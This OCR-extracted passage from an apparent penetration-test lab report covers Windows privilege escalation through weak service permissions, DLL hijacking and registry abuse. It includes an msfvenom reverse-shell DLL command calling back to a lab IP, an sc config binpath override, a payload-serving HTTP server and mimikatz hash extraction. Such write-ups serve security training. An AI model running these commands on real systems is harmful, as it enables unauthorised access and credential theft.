


Figure 88. `linpeas` Scan Output

The LinPEAS scan showed that I could exploit some services and perform DLL hijacking to escalate privileges. I queried the service to gather more information.

```
:\Users\jtribbiani\Desktop\WinPrivEscTools\WinPrivEscTools> sc config daclsvc binpath= "\"C:\Users\jtribbiani\Desktop\W
nPrivEscTools\WinPrivEscTools\reverse5555.exe\""
SC] ChangeServiceConfig SUCCESS

:\Users\jtribbiani\Desktop\WinPrivEscTools\WinPrivEscTools>
```

Figure 89. Overriding Binary Path

I changed the binary path to point to the reverse shell I created. After running the service, I obtained a reverse shell.

6.18 Windows A - Privilege Escalation VIII

The LinPEAS scan also indicated the possibility of DLL hijacking.




Figure 90. Querying `daclsvc`




Figure 91. Elevated Shell




Figure 92. Querying `dllsvc`

I filtered the processes to identify the target service.




Figure 93. Filtering Processes




Figure 94. Process Monitor

I then started the service. After starting it, the service appeared in Process Monitor.




Figure 95. Starting the Service




Figure 96. Process Monitor After Starting Service

I created a reverse shell with the `dll` extension.

```
└─$ msfvenom -p windows/x64/shell_reverse_tcp LHOST=192.168.174.136 LPORT=4445 -f dll -o hijackme.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of dll file: 9216 bytes
Saved as: hijackme.dll
```

Figure 97. Reverse Shell

```
└─$ python -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

Figure 98. Exfiltration

I uploaded the reverse shell to the victim and restarted the service, which gave me an elevated shell.




Figure 99. Restarting the Service




Figure 100. Elevated Reverse Shell

6.19 Windows A - Privilege Escalation IX

I found weak registry permissions that could be abused.




Figure 101. Access Control of `regsvc`

Everyone had access to this service. I overrode the service with my reverse shell.




Figure 102. Overriding the Service




Figure 103. Elevated Reverse Shell

After starting the service, I obtained an elevated shell.

6.20 Windows B - Privilege Escalation




Figure 104. `PsExec` Shell

When I spawned a shell with `PsExec` on Windows B as `jtribbiani`, I obtained NT Authority permissions. I transferred `mimikatz` to Windows B to extract the hashes.

Note: All privilege escalation vectors for machine B were already covered in the previous section, so they are omitted here.

```
C:\> dir
 Volume in drive C is Windows 10
 Volume Serial Number is B009-E7A9

 Directory of C:\

03/19/2019  06:22 AM    <DIR>          BGinfo
01/02/2024  11:58 PM    <DIR>          DevTools
04/15/2025  12:58 AM    <DIR>          GPP
04/15/2025  01:05 AM    <DIR>          htdocs
05/04/2025  11:46 PM    <DIR>          mimikatz
05/04/2025  11:44 PM         1,252,882 mimikatz.zip
